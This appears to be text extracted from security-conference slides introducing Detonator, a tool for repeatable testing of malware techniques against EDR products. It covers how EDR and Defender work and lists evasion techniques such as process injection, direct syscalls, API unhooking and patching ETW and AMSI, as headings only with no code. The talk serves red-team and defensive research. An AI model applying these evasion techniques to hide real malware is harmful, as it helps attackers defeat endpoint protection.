

The image depicts two astronauts in white space suits floating in the void of space. In the background, the Earth is visible, showing blue oceans and green landmasses. The astronaut on the right is pointing a silver handgun towards the astronaut on the left. Both suits feature a small American flag patch on the chest. The scene is set against a black background filled with distant stars.

Wait, our Ma1Dev
approach is all wrong?

Always has been

Detonator

Repeatable Malware Techniques Testing



Developer // TerreActive

Pentester // Compass Security

Developer // USZ

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

Memory Corruption Exploits & Mitigations
// BFH - Bern University of Applied Sciences

Gaining Access
// OST - Eastern Switzerland University of Applied Sciences

Burp Sentinel - Semi Automated Web Scanner
// BSides Vienna

Automated WAF Testing and XSS Detection
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers
// Area 41

Develop your own RAT - EDR & AV Defense
// Area 41

Avred - Analyzing and Reversing AV Signatures
// HITB

My First and Last Shellcode Loader
// HITB

Gaining RCE with files and what to do about it
// SIGS SOC Forum, CH RedTeam Kabal

Content

1. EDR 101 (4min)
2. EDR Technique Tests - bad & good (11min)
3. DetonatorAgent (9min)
4. Detonator (7min)
5. Usecases (9min)

Me History

Unix Hacker
97-2011


Source Code

RFC

Everything a file

TCP/IP, Unix, C

Me History



Source Code
RFC
Everything a file

TCP/IP, Unix, C

Query
Observe
Documentation

Portscan, SQL,
XSS, Buffer
Overflows

Me History



Source Code
RFC
Everything a file

TCP/IP, Unix, C

Query
Observe
Documentation

Portscan, SQL,
XSS, Buffer
Overflows

MalDev:
Try random shit

Process Injection

Reflective DLL

Dynamic Import Resolution

IAT Hashing

Reduce Entropy

Payload Placement

Encryption & Obfuscation

Anti-Heuristics

API Unhooking

Sleep Obfuscation

Direct syscalls

Patch etw

Patch AMSI

AES encryption

APC

Early-Bird injection

Sign the exe

Anti forensics

Anti debugging

Anti reversing

How EDR Works

Evading EDR by Matt Hand


Elastic Security Blogs

RedEdr

<https://github.com/dobin/RedEdr>

Deeb (Anti-)EDR Compendium

<https://blog.deeb.ch/posts/how-edr-works/>




Why EDR Bypass

Initial Access for RedTeam



How EDR Bypass


Loader for initial access



	EDR Categorization	
--	---------------------------------	--


And bypasses

EDR Architecture




Categorization

<https://blog.deeb.ch/posts/idealistic-definitions/>




Defender EDR

How Defender works




“AV”



“EDR”


EDR: AntiVirus

Static file analysis



EDR: Telemetry

Process observation techniques




Break the expected sequence of actions that detections rely on

